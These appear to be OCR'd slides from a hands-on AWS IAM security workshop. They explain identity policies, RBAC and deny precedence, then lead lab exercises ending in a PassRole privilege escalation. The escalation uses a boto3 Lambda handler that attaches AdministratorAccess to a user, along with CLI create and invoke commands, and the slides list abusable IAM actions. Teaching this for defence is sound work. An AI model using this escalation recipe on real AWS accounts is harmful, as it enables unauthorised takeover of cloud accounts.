
Amazon **Elastic Kubernetes Service** (Amazon EKS)




AWS IAM

«Direct Connect identity-based policy»

IDENTITY *is associated with a* **collection** *of* **AUTHORIZATIONS** *on a specific* **SCOPE** *(other services or resources)*







AWS IAM

« Role-Based Access Control » (RBAC)

IDENTITY *could assume a* **ROLE** *which contains a collection of* **AUTHORIZATIONS** *on a specific* **SCOPE** *(other services or resources)*





AWS IAM


IAM Policy Example

```
{
    "Version": "2012-10-17",
    "Statement":[{
        "Effect":"Allow",
        "Action":["dynamodb:*","s3:*"],
        "Resource ":["arn:aws:dynamodb:region:account:table/table-name",
            "arn:aws:s3:::bucket-name",
            "arn:aws:s3:::bucket-name/*"]
        },
        {
        "Effect":"Deny",
        "Action":["s3:*"],
        "Resource":["arn:aws:s3:::bucket-name/megasecret"]
        }
    ]
}
```

Gives users access to a specific **DynamoDB** table and ...

Amazon **S3** buckets

An explicit deny statement **takes precedence** over an allow statement



8 - AWS IAM

Hands-on

YOUR GOAL

What are the IAM policies applied to ApplicationDeployment_user ?

What are the privileges of these policies?


YOUR TOOLS

Aws cli

```
aws iam list-attached-user-policies --user-name [XXX]

aws iam get-policy --policy-arn [XXX]

aws iam get-policy-version --policy-arn [XXX] --version-id v1
```




AWS IAM

The Golden Trinity from "User" to "Administrator Access"

[IAM] Pass Role: Ability to assign an IAM role (e.g., the privilege defined in the attached IAM policy) to resources and services in the AWS account (lambda, EC2, etc.)

[Lambda] Create Function: Creation of a serverless function that can execute custom code

[Lambda] Invoke Function: Launch of an instance of a function




AWS IAM

What could we “pass” to a lambda ?

iam:AttachUserPolicy -> Link an IAM policy to a user
iam:AttachRolePolicy -> Link an IAM policy to a role
iam:CreateAccessKey -> Create a long-term credential
AWS_ACCESS_KEY_ID & AWS_SECRET_ACCESS_KEY
iam:UpdateLoginProfile -> Change the password of a user
…
…


How to handle code in lambda ?

python Boto 3 aws




AWS IAM

How to handle code in lambda ?




```
import boto3
def lambda_handler(event, context):
    client = boto3.client("iam")
    response =
client.attach_user_policy(UserName=‘XXX',PolicyArn='arn:aws:iam::
aws:policy/AdministratorAccess')
    return response
```



9 - AWS IAM

Hands-on

YOUR GOAL

What interesting roles can be passed to the lambda ? And exploited by the lambda ?
What are the privileges of these associated policies?

YOUR TOOLS


Aws cli


```
aws iam list-roles

aws iam list-attached-role-policies --role-name [XXX]

aws iam get-policy --policy-arn [XXX]

aws iam get-policy-version --policy-arn [XXX] --version-id v1
```





9 - AWS IAM
Hands-on

YOUR GOAL

Exploit the PassRole policy to compromise the AWS account

YOUR TOOLS


Aws cli

```
vim code.py

zip code.zip code.py

aws lambda create-function --function-name [XXX] --runtime python3.8 --role [XXX]
--handler code.lambda_handler --zip-file fileb://XX/XXX.zip

aws lambda invoke-function --function-name [XXX]
```



AWS IAM

Recon could be much harder, IAM Read Only policy (iam:Get* & iam:List*) is not always present …

